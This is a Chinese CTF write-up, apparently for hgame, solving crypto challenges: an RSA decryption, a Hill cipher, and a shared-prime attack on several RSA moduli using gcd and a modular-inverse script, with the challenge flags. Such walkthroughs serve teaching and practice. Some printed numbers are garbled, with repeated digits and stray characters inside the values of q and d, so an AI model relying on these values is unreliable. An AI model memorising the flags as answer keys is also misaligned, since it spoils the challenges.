
最后由 c d n 解得 m：



Flag：hgame{1f_u_kn0w_p_q_1n_RSA_1t_is_easy___}

Crypto.42：密码学教室进阶（六）

这里有一个有点恶心，就是他的 key：5 17 4 15 是[[5,4];[4,15]]的意思，我一开始理解错了导致一直解不出来。首先由 key 得逆矩阵[[17,18];[5,23]]，然后网上随便找个脚本跑一下就好：



Flag：hgame{haohaoxuexiandainihuiqiuniyuanma}

Crypto.55: 进击的 Crypto [0]

首先发现很多组的 rsa，猜测套路是使用了相同素因子，所以 python 下 gcd 命令：

```
>>> from math import *
>>> gcd(28989197955870674811941817152881961892555962828020048566215146047714999804743571465320756664500939106612607504133407755470924915037883788416084924998195415611009578161228226056524027626453567996030151847302248848345942762209886902216532270655286303624781479379460319335849225128417295447574269158603952744753408534894136230960676590980945838733350143370605144754932401806068003166087495356366335014736018745371974324955357717635855207674309628146381030418983172039685916675081977078212813718313201568394044637347955108623458947913411108888733982376607647705302281273170230540579872437433435253235534772724624778056181,29703811006265969568420235185761287243393105045336995893094671661145408859269297497044834735198371987472186770953203812235003929122122129964989222762478116003185582578013431109127657242169359697936471497781547555222392181694624446976869099519331688628488881595076878345856808384797954271081176432330698334469596003760530797898645529616535584139559768170011693043197581376652770244664582733792825511473683193195672487559140733668442863818306947800631472845430628311685792799840854080385208783178691512540436222290062939858472754953657763052720510548438848633979413756332920634307585878271699119574149435107725143578613)
```

```
17402059193164257944563948252066996683247246488756337683164824031394974567562095144959618209142250451615296433175317281610125878650086744249998032962287160564324431286456919091257159462292868548648708289963119082817175718898637842923023089885600220489158081593097667678380769519546156264691767542959126652874133700222048915808159309766767838076951954615626469176754295912665287413370022048915808159309766767838076951954615626469176754295912665287413377
```

得到一个 q，除一下得到 p，然后按照 crypto.34 的套路一套撸下来：得 d：

```
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

e=65537
p=17402059193164257944563948252066996683247246488756337683164824031394974567562095144959618209142250451615296433175317281610125878650086744249998032962287160564324431286456919091257159462292868548648708289963119082817175718898637842923023089885600220489158081593097667678380769519546156264691767542959126652874133
q=16658487156082072709658964234768967956507485561435211755142140347017248699961771421176656005311399935110212104005071230265294625990578793749870169912627518993791345862322573305633387062568173543263065654275864928467487575742356165767466734517477524841211991242394144587776102512293399037699936716189553233241 3
d=modinv(e,(p-1)*(q-1))

print(d)
```

```
23970484252049799941009491025402847199589547608423248727463341005412569303124324904667548474998403819620120134526961863935256299049665995972596520600228996862477990297619952061111945635368498760591268424815847038172558771791750936387324721593613074747555322169954898227398345345897152106436016600911039614125051561160505003478114579601487627892656791317136031506758454906485279943582153628118362946488319791100939016315552523581094960608643819478813888972872912431195828154243745138192980848098375862075068488401978844349083101088509941465950354305144824001757295479171529152600331582475946156425303481938247915064764 9
[Finished in 0.1s]
```

得 m：

Flag：hctf{I7_1s_d4nger0us_2_Sh4re_prim3}